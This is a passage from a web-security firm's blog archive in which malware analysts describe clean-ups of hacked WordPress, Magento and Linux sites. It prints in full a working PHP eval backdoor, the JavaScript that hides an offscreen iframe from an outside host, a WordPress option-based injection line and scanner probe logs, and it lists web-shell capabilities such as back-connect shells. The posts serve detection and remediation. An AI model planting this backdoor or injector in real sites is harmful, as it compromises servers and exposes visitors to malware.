Showing posts with label check website for malware. Show all posts

Wednesday, June 1, 2016

XSS - Cross Site Scripting Malware


What is Cross Site Scripting (XSS)?

May 26th 2016 jetpack disclosed a XSS vulnerability discovered in their popular plugin.
We would to take this opportunity and describe what is XSS.

Cross Site Scripting or XSS attack refers to injection of the malicious code or malicious payload into pages of legitimate website. Further, when these compromised pages are visited by website users, the injected malicious code (or payload) is executed by client-side application (visitor's web browser) and performs the actual malicious action such as: redirecting visitor to another website, download and installation of malicious code, showing adult ads and etc...

In most cases, malicious code injection does not require direct access to web site files or internals. It, basically, utilizes and exploits certain kind of security vulnerability when website or web application stores and further present invalidated user input. Such unfiltered forms, pop-ups and other dynamic content is where malicious code or payload could be specially crafted into string serving JavaScript code or a link/ Iframe to another compromised website.

XSS vulnerabilities could be very trivial and be detected by XSS vulnerability scanner. However, in its complex variants it may take several years until it gets uncovered (like with Jetpack plugin where XSS vulnerability remained undetected since 2012).


XSS example

Following example show basic XSS vulnerability.

Take a look at the following web page:


If comment variable will contain pure text then user's comment will be presented as required. But if the input has something like:


Then. instead of presenting text of the comment, web browser will handle Iframe tag and download content of the Iframe's URL
which is http[://]thirdparty-site[.]xyz/drive-by-download-attack-page.php

This kind of attack known as DOM-based XSS. The same result could be achieved directly on server side during page/HTML generation .

Following PHP code depicts such kind of vulnerability:


If get_user_last_comment_from_database() call will return the same string as in previous example,
instead of presenting comment, this page will download malicious code from http[://]thirdparty-site[.]xyz/drive-by-download-attack-page.php

How to prevent XSS attacks?

The XSS vulnerable web applications are an easy target and it is just a matter of time until they'll be exploited by hackers. Hence, first step is to verify that your website is not vulnerable. If you use third party software modules, make sure proper input filtering is implemented. If you develop your own website, verify every piece of user input.

We think this is a good check-list for developers: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

How to detect XSS infection on your website?

Here at Quttera, we deal with XSS and other malware on a daily basis. If you need our help in identifying and removing the infection from your site we are here to help.

ThreatSing! Website Antimalware scans and verifies every link on scanned web page. Comprehensive report notifies website owners about detected malicious & blacklisted links.

Monday, May 30, 2016

SQLMAP.py - A friend or a foe


Security tools serving good and bad 

This is a python script used by Cyber Security Analysts to check for vulnerabilities in website. Like any other network security tool, it is being utilized by many, meaning it was also being utilized by the bad guys a.k.a "hackers". While we were browsing the dark web, we stumbled upon a hacking forum where you need to take an exam before you could join their group. Now, this forum is no new to us as there were a lot of hacking forum scattered over the net. What intrigued us most is their entrance exam. In order for a newcomer to become a member they must need to prove themselves by taking over or defacing ones site.

SQLMAP.py has been used in the forum wildly like this is the default tool to check for anyone's site. The administrator of the forum posts a list of sites that are going to be brutally attacked by the newcomers with the use of this tool. Majority of the sites are using CMS such as WordPress, Joomla, Magento, etc., CMS are, usually, not vulnerable by themselves, they just need to be updated with newest release. Meaning, all outdated sites are very prone to attacks.

Remediation

This is just an opening attack for a newbie hackers, so most likely if we were able to deny them, they will stop in an instant. So what we can do to prevent this? It is always healthy to check your access logs from time to time to check for any malicious or brute force access on your site, If you found one, try to investigate where it was coming from, but if you do not recognize them, you can always block their IP from accessing your site. If you are a developer or you have your own developer you can also put a lexical checker on your site. Thus verifying SQL commands to filter SQL commands sent to your site.

For more information on how to use the tool, please visit the sqlmap.py site @ www.sqlmap.org 

Malware clean-up

If you suspect that your website was infected with malware, Quttera experts are always happy to clean it for you and help to prevent it - Malware Monitoring & Cleanup Plans For Websites

Friday, April 1, 2016

FilesMan Backdoor Malware On Your Computer

FilesMan is being abused in the wild

What is FilesMan? It is a File Manager used to explore the files in a computer. It is the most basic malware tool that attackers upload to your website as a form of backdoor to browse your files. Some of these File Managers are sophisticated and has their own GUI (Graphical User Interface), some are capable of uploading and downloading files from your website as if the attackers were in front of your computer browsing it personally.

Do I have this malware on my website?

So how do you spot if your website has it? A string search for "FilesMan" would actually do the trick. However, most of the attackers use heavy obfuscation so that you can't detect it by simple string searching. You may also want to look for split strings. This technique is also widely used to outsmart string searching by site owners.

This is an example of an ordinary FilesMan that can be searched throughout your system:
FilesMan backdoor malware

While this one has been concatenated and can still be searched by using regular expression:
FilesMan obfuscated with string split applied.


Other well known File Managers that are being abused in the wild has GUI and can be found mostly anywhere on the internet:

C99 Madshell:
C99 Madshell


b374k-shell:
b374k


How to prevent the infection

Everyday, attackers find new ways to hide backdoors so it is safe to follow there rules to improve your protection:
  1. Backup your site.
  2. Keep your CMS version up to date.
  3. Change you passwords periodically. Most hackers try to brute force the credentials.
  4. Change Table Prefix of database. This will avoid SQL injections.
  5. Add additional security by modifying .htaccess.
  6. In case of WordPress it is recommended to run periodically both internal and external scans with our plugin.
  7. Always keep plugins and themes updated to latest version.

Still got infected and/or blacklisted?

No worries. There are no bulletproof websites. Here at Quttera we're cleaning this and other kinds of malware on a daily basis. If you'd like our malware analysts to help you, just select appropriate ThreatSign! anti-malware plan and get back online.

For other issues and help: Quttera's help-desk

Wednesday, March 2, 2016

Malware Targeted Zend Security Framework


Background


Re-directions are being commonly and wildly abused nowadays. Here at Quttera, we're dealing with them on a daily basis when cleaning ThreatSign! customers websites and servers. However, this particular one really got our attention since it cannot be seen with "unarmed eye" and it resides in one of the many plugins of the site.

The behavior of the redirection exploits the API being used by the site. The malware hooks the API being called, intercepts the parameter and replaces it with its own code for execution back to the original site.


Malware Analysis

When we debugged the site:


stepping inside the API to locate the function. The file below is nowhere to be found:


HTML variable will be the "storage" of the first redirection. When executed, it will be redirected again to another download site:


Checking common sources that could lead to re-directions such as htaccess, wp_redirects and etc... didn't give any results.

Detection and Malware Details

After in-depth analysis and signature searching, we found out that it hides in one of the installed plugins on the site. Due to the huge number of plugins that the site was using, It took us a bit of a time to trace where it leads and VOILA! Behold of the code below. Remember the screenshots above? The code is a match!


There were also a handful of functions in this specific module, like:
  1. Check for ZEND Security Upgrade Version
  2. API Response Handling
  3. Redirection Settings
  4. Content Generator

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Sunday, February 14, 2016

How Hackers Prevent Linux Malware From Being Removed

Malware On Linux

Background

Here at Quttera, we clean infected websites on a daily basis and this weekend our automated cure procedure failed to remove malicious files. The customer actually had more than 170 websites on the Linux server which was heavily infected. The automatic cure is executed with root permissions so we started investigating what was this all about.

Investigation 

We logged-in into the infected server and executed few commands with root user such as 


and we got a "Permission denied".


At the beginning we thought that there is an issue with a parent directory permissions but after a quick verification we confirmed that the permissions were OK.

The next step was looking for a running process prevents a file removal, however the lsof output did not confirm this.

It is not a surprise that hackers are constantly changing tactics and improving techniques. This allows them to:

  1. Keep an infection undetected on a compromised server or website as much as possible. 
  2. Make it harder to cleaned/remove it. 

And one of the main challenges is staying on top of those threats as they evolve.

We continued with further investigation and the next step was to use lsattr command which lists file attributes on a Linux second extended file system. We executed the lsattr command on the locked file and the file had "a" and "i" attributes.

You can always search for the lsattr command description through 'man' in Linux. So, we came across chattr command that led us to the following:

  1. chattr change file attributes on a Linux second extended file system
  2. File with the "i" attribute cannot be modified: it cannot be deleted or renamed, no link can be created to this file and no data can be written to it. Only a super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.
  3. File with the "a" attribute set can be opened in append mode only for writing. Only the super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.

So to make the long story short, the solution was to run:


and


which allowed to remove file without any problem


What is "Linux second extended file system"?

The second extended file system (or Ext2) is Ext4 file system grandparent used by Linux kernel.
The Ext2 used as default file system by several Linux distributions and it was replaced by Ext3.
You can find more information about the Ext2 here

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Monday, November 23, 2015

Hacked WordPress Sites To Gain Control Over Entire VPS

"RevSlider" Plugin Vulnerability Used to Access VPS File System


Background

The issue has been discovered during malware clean-up of WordPress installation on private VPS. Additionally, the server hosted around 20 more WP installations. The auto cure procedure came back showing infection left-overs and we switched to manual investigation. This short post is to show how simple and genius some hacks could be. 

Malware investigation 

First checks showed that the VPS was infected via outdated RevSlider installation (3.0.95). Hackers were able upload any arbitrary files to the host. Searching further we found some strange directory (wp-content/plugins/revslider/temp/update_extract/sym). After investigation of this directory we found taht it contained softlink to "/" (VPS root directory). As simple as that. Needless to say, that it provided attackers an access to entire file system on this VPS and hackers actually had access to any file/directory on this VPS and utilized it to infect all other WP installations.

Removing this directory and updating the vulnerable plugin solved the issue.

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.

Tuesday, October 20, 2015

Massive Magento Infection

Magento eCommerce Platform Hack and Repair

Recently, Quttera's malware analysts have been receiving a significant flow of Malware Removal Requests for websites powered by Magento. The attack succeeded to get handful of sites into the Google blacklists just in few hours. On 17-Oct, Magento has placed the cleanup instructions and mitigation plan for this malware. 

This post is to share the complete infection code and to raise awareness among Magento users in attempt to minimize the damage and avoid blacklisting.

Full infection code can be reviewed here: http://pastebin.com/XRnaNCUT

Screenshot of Magento Malware


If you still need any help with this or any other malware issues on Magento or other platform, Quttera is here to help.

Tuesday, July 28, 2015

Learn What Milw0rm Backdoor Malware Can Do With Your System


Background

Like the majority of our posts, this one is based on the recent malware investigation and clean-up of the infected website. It shows which tools can a backdoor, in this case milw0rm, give hackers once it is planted on the compromised website.

Hard to find due to thorough encryption and indirect connection to the affected website, backdoor easily bypasses the authentication and establishes remote access to the server. From that moment on, an attacker can use your system without being detected. If you think you've been infected by backdoor or any other malware, feel free to reach out to us at https://helpdesk.quttera.com

Milw0rm Backdoor Capabilities

Below is a list of actions that attackers can perform without your consent.

  • Server information gathering
    • OS
    • PHP version
    • Harddisk
    • Server IP
    • Client IP
Milw0rm backdoor. View the security information 

  • File tools
    • Change directory
    • Make directory
    • Execute file
    • Upload file
    • Compress/ un-compress file (zip)
Milw0rm backdoor. File tools/ Compress/ un-compress file

  • Console
    • List directory
    • Show active connections
    • IP configuration
    • ARP table
Milw0rm backdoor. Console.

Milw0rm backdoor. Console.

  • SQL browser
  • Execute PHP code
  • Safe mode bypass
    • Read file
    • List directory
    • Curl
    • Ini restore
  • String tools
    • String conversion
Milw0rm backdoor. String tools/ conversion.
    • Search text in files
    • Search for hash
  • FTP bruteforce
  • Network tools
    • Bind port to /bin /sh
    • Back-connect
  • Self remove
    • Remove the backdoor shell
  • View all the security information of the server
    • Server software
    • Disabled PHP funtions
    • cURL support
    • User account names
Needless to say, that with this level of access and control over the website and server the hacker can upload other malicious codes. At this stage the choice is very broad: email spammers, Distributed Denial of Service (DDOS) tools, fake logins and etc.

Attack origin and prevention

Avoid FTP (and any other actually) usernames that can be found in your website. As it happen in this case, you give hackers a way to brute force your FTP site credentials.

Resolution

As a part of anti-malware services for websites, the backdoor was removed and a re-consideration request has been submitted to remove website from Google and other vendors blacklists.

Wednesday, May 27, 2015

Identifying and Removing Spam From Word Press Database

Background

This case of Spam clean-up from Word Press website didn't stand out from the first glance. Customer was blacklisted by Google due to spam posts. As a part of blacklisting removal service we reviewed Google alert and start working. Internal malware scan with Quttera tools quickly identified and verified the infection and type. However, the Spam posts kept re-appearing upon successful clean-ups. This post is a short overview of Spam removal process to give you hints when you search for Spam origin in your websites.

Malware Scan and Investigation

As no suspicious posts were there in Word Press dashboard we started to investigate MySQL database tables content. Spamming posts were found and removed from database. In no time, new posts were added with different spam content. Next thing we checked cache plugins that were installed and removed them to decrease "investigation noise". After that, we dumped content of wpoptions table and investigated its content. During investigation we found two malicious Word Press options  wpdcon and wptheme_opt

wpdcon contained suspicious IP masks encoded with base64  

NS4yNTUuMTkyLjAtMTg= 
OC4qLiouKg==
MTIuMC4qLio= 

For full body see here - http://pastebin.com/uYzXu1B3

These masks are used to recognize whether request came from human visitor 

wptheme_opt  (http://pastebin.com/cdFLyL9X ) contained actually the body that loaded spam posts into the data base.

When were removed, the missing options started to generate errors upon access to a website. Investigating those errors highlighted the exact injection place.

Following is a dump of the infection:

{{{{

add_action('init', create_function('', implode("\n", array_map("base64_decode", unserialize(get_option("wptheme_opt"))))));

}}}}

Resolution

As a part of anti-malware services for websites, the re-consideration request has been submitted and Google have removed their alert. 


Thursday, February 12, 2015


Websites hacked by KkK1337 and NG689Skw

Hackers compromising vulnerable websites and defacing them


Background


Recently, our malware clean-up experts worked on sites that were hacked by KkK1337 hackers. Some sites were hacked, with the help of another team - NG689Skw. One of the notes included the following text: Developers Newbie ~ Indonesia Stealth Cyber Army ~ Amuntai Hacker Team

As per Google and some other resources, the hacked websites count is around 170 (List of sites).


As of today, we were not informed of any other damage by those groups, besides defacement and business websites that went off due to clean-up activities.

Resources

Here are some signs of the infection that we posted on pastebin:

Encoded infection - team logo body

Decoded infection

Few screenshots from compromised websites


If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera help-desk.

Sunday, January 25, 2015

How To Locate Hosts That Infecting Or Sending Spam From Your Word Press Installation

Steps To Discover Malicious Hosts Attempting To Access Your Website 

When dealing with previously cleaned website that got re-infected over and over again, it is essential to monitor/check who and when tried to connect to website. Usually, POST request is used to access the malware files to launch malicious script/command. Thus, once you have the file names you can review the log files (e.g. access.log for Apache) to detect the servers that were sending these malicious requests.

Next steps would be to block those IPs to avoid further attacks and inform your provider. Further, you can use 'whois' who hosts those IPs and file the request to remove them.

Example steps for CPanel users to access logs and detect attackers

Similar steps would be applicable for the rest control panel providers.

  1. Login to CPanel and go to "Stats & Logs" 
  2. Select "Raw Access Logs" from the menu to navigate to logs archive

    CPanel - Raw Access Log
  3. Download logs archive

    CPanel - download raw access log archive
  4. Extract archive content to an empty directory
  5. Run the following command on extracted file: # grep -irHn POST <file> | grep -v admin

When you are done with all the steps above, you should see output containing the date/time, file and IP that tried to access this file along with other info.

Here is an example shared by Quttera-Labs researcher taken from one of recent malware removal process:

85.214.94.159 - - [24/Jan/2015:21:32:41 +0100] "POST /wp-content/uploads/mp3-320/insomnia3/320/db.php HTTP/1.1" 404 72391 "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:33.0) Gecko/20100101 Firefox/33.0"
85.214.94.159 - - [24/Jan/2015:21:32:44 +0100] "POST /wp-includes/SimplePie/Content/Type/info.php HTTP/1.1" 404 72387 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64
; rv:33.0) Gecko/20100101 Firefox/33.0"
85.214.94.159 - - [24/Jan/2015:21:32:45 +0100] "POST /wp-content/plugins/jetpack/modules/social-links.php HTTP/1.1" 200 - "-" "Mozilla/5.0 (Windows NT 6.1; W
OW64; rv:33.0) Gecko/20100101 Firefox/33.0"


91.121.60.19 - - [25/Jan/2015:03:49:33 +0100] "POST /wp-content/plugins/wp-statistics/includes/functions/general.php HTTP/1.1" 404 72407 "-" "Mozilla/5.0 (Wi
ndows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
91.121.60.19 - - [25/Jan/2015:03:49:36 +0100] "POST /wp-content/uploads/mp3-320/insomnia3/320/db.php HTTP/1.1" 404 72391 "-" "Mozilla/5.0 (Windows NT 6.1; WO
W64; rv:33.0) Gecko/20100101 Firefox/33.0"
91.121.60.19 - - [25/Jan/2015:03:49:37 +0100] "POST /wp-content/plugins/woocommerce/i18n/db.php HTTP/1.1" 404 72386 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; 
rv:33.0) Gecko/20100101 Firefox/33.0"

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera help-desk.

Sunday, November 23, 2014

Backdoor Malware Targeting WordPress Websites

Backdoor Malware In The Wild Targeting WordPress Websites


If your website gets reinfected every 20-30 minutes. If blacklisting authorities like Google Safe Browsing does not keep up with the reinfection and fail to inform you. If you run WordPress platform and use 3-d party plugins/themes.

Then, it is likely you suffer from Backdoor that our malware research labs have recently discovered while cleaning customer websites.

You can check your site with our external and free scan using Quttera Free Website Malware Scanner


Background of the infection


How many websites attacked?


There is no exact number but more than two thousands. During first weeks of this infection Google didn't recognize it. The malware code included logic to clean-up previous infection and insert a new one.

Which platforms were targeted?


Current version mostly aimed WordPress installations.


What malicious action was applied to victim sites and their visitors?


Successful attack injected hidden iframes into every JavaScript file. On home page load, visitor's web browser loaded numerous JS files and got connected in background to several other websites via iframes.


How many files were infected?


All JavaScript files available on attacked server.


Where the files were located?


All infected files located in wp-content and wp-include directories.


The root cause


How backdoor was identified?


One of our customers was blacklisted by Google due to another kind of infection. During the investigation current malware was uncovered as well. At the same time, we detected this infection on websites of our other customers, which bypassed Google's and other's radars.


Backdoor details


A backdoor (or just shell file) was uploaded utilizing themes/plugins vulnerabilities. Following is an example of how attacker searched for available vulnerability using HTTP HEAD request:

"HEAD /fckeditor/editor/filemanager/connectors/aspx/upload.aspx HTTP/1.1" 404 "HEAD /fckeditor/editor/filemanager/connectors/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/upload/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/upload/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/upload/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/asp/connector.asp HTTP/1.1" 404 318 "-" "-" "HEAD /fckeditor/editor/filemanager/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/browser/default/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/upload/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/upload/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/upload/php/upload.php HTTP/1.1" 404 318 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /includes/fckeditor/editor/filemanager/browser/default/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/browser/default/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/aspx/connector.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/connectors/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/upload/aspx/upload.aspx HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/upload/asp/upload.asp HTTP/1.1" 404 299 "-" "-" "HEAD /admin/fckeditor/editor/filemanager/upload/php/upload.php HTTP/1.1" 404 299 "-" "-" "HEAD /ckeditor/ckfinder/core/connector/asp/connector.asp HTTP/1.1" 404 299 "-" "-" "HEAD /ckeditor/ckfinder/core/connector/php/connector.php HTTP/1.1" 404 299 "-" "-" "HEAD /ckeditor/ckfinder/core/connector/aspx/connector.aspx HTTP/1.1" 404 318 "-" "-" "HEAD /kcfinder/browse.php HTTP/1.1" 404 299 "-" "-"


All of those were attempts to find a way to upload the following backdoor which is then used to infect the server:

<?php if(!empty($_COOKIE['__mestore']) and substr($_COOKIE['__mestore'],0,16)=='3469825000034634'){if (!empty($_POST['message']) and $message=@gzinflate(@base64_decode(@str_replace(' ','',urldecode($_POST['message']))))){echo '<textarea id=areatext>';eval($message);echo '</textarea>bg';exit;}} exit;


The backdoor decoded content of the "message" field provided in HTTP post request,

$message=@gzinflate(@base64_decode(@str_replace(' ','',urldecode($_POST['message'])))))


executed provided commands,

eval($message)

and printed script output into returned HTML,

{echo '<textarea id=areatext>';eval($message);echo '</textarea>bg';exit;}} exit;

The script is generic and it permites execution of any PHP code provided in "message" argument.

Finally, the target of this backdoor/shell was to execute and input script which then infected all JS files on the compromised system.

The actual infection is a header, prepended  to every JS file:

/* Copyright (C) 2007 Free Software Foundation, Inc. http://fsf.org/ */ function getCookie(b){var a=document.cookie.match(new RegExp("(?:^|; )"+b.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,'\\$1')+"=([^;]*) "));return a?decodeURIComponent(a[1]):undefined}(function(){function e(b,a,c){var f=(b+'').toLowerCase();var g=(a+'').toLowerCase( );var d=0;if((d=f.indexOf(g,c))!==-1){return d}return false}function h(){var b=['bots','AppleWebKit','Windows NT 6.3','X11','Phone ','Google'];var a=false;for(var c in b){if(e(navigator.userAgent,b[c])){a=true;break}}return a}var i=(getCookie("akelbriston19ure" )===undefined);if(!h()&&i){document.write('<iframe width="112" height="132" style="position:absolute;margin-top:-1002px;" src="http://iframehost/something17.html"></iframe>');var j=new Date(new Date().getTime()+48*60*60*1000);document.cookie="akelbriston19ure=1; path=/; expires="+j.toUTCString()}})(); /* Copyright (C) 2000 Free Software Foundation, Inc. See LICENSE.txt */


Attack flow


So how this worked?

  1. Server A searched the web for WordPress installations with known vulnerabilities.
  2. Backdoor/Shell uploaded to servers detected in step (1).
  3. Server B invokes the shell with a PHP code that performs JS files infection.
  4. Re-infection occurs every 20-30 minutes.


Malware clean-up


As a first step, we have identified the organization that owned the IP. We have then contacted the hosting provider and filed malware/abuse report.

We have conducted all necessary steps to clean up the 3K+ infected files, updated all outdated software and remode vulnerable plugins.

If you suspect that your website was infected by similar malware please use Website Anti-malware Monitoring for remediation assessment.

Tuesday, March 18, 2014

You Were Mentioned In A Tweet Phishing

Tweeter Phishing

This short post dedicated to tweeter phishing attempt that we noticed. It is based on simple re-directs that finally lands on some arbitrary page where your twitter credentials are prompted.

Here is how it works:

The email:

Tweeter Phishing Email
Link re-directs:
  1. po.st/L41lRU - located in US
  2. hxxp://joi.nu/o6j?iewj - located in Germany 
  3. hxxp://103.243.128.145/r/fw1/ - located in Hong Kong
In stage 3 you land in phishing site (see image below) claiming that your session has ended. In order to see that "tempted Tweet" you are asked to enter your Twitter credentials.

Phishing Page


Needless to say, that you should not!

Malware clean-up

Uncovering online threats and hidden malware is easy and effective with Online Malware ScannerHowever, if you suspect that your website was infected, use Website Anti-malware Monitoring for malware removal.

Alternatively, you can try to remove malware using Quttera's website scan report. You will then need to submit your website(s) for re-testing and removing from blacklist.

Thursday, November 28, 2013

Threat Code Mixed With Google Analytics Redirects Visitors To Malware Distributor

Obfuscated malicious JavaScript code combined with GA code


Background


Online Website Malware Scanner has identified malicious JavaScript code injection in the scanned website. Obfuscated JavaScript comes right after the valid GA code and placed in index.html. 

One might assume that the GA code was embedded by attacker as well to monitor his success. However, this might be a simple coincidence. Interestingly, the website is in Google blacklist database. Below you will find payload analysis and threat dump. 

For public databases of site scan reports:

For global web malware monitoring statistic and severity levels:

Malicious action

Malicious iframes are often used to distribute malware hosted on external web resources(websites).

Website malware scanner report

Submission date: Thu Nov 28 14:18:42 2013
Infected website's files: 1
Website malware scan report link: http://goo.gl/S4oz7N

Uncovering web threats
Online Website Malware Scanner sitescan overview

Malware entry

Beautified script

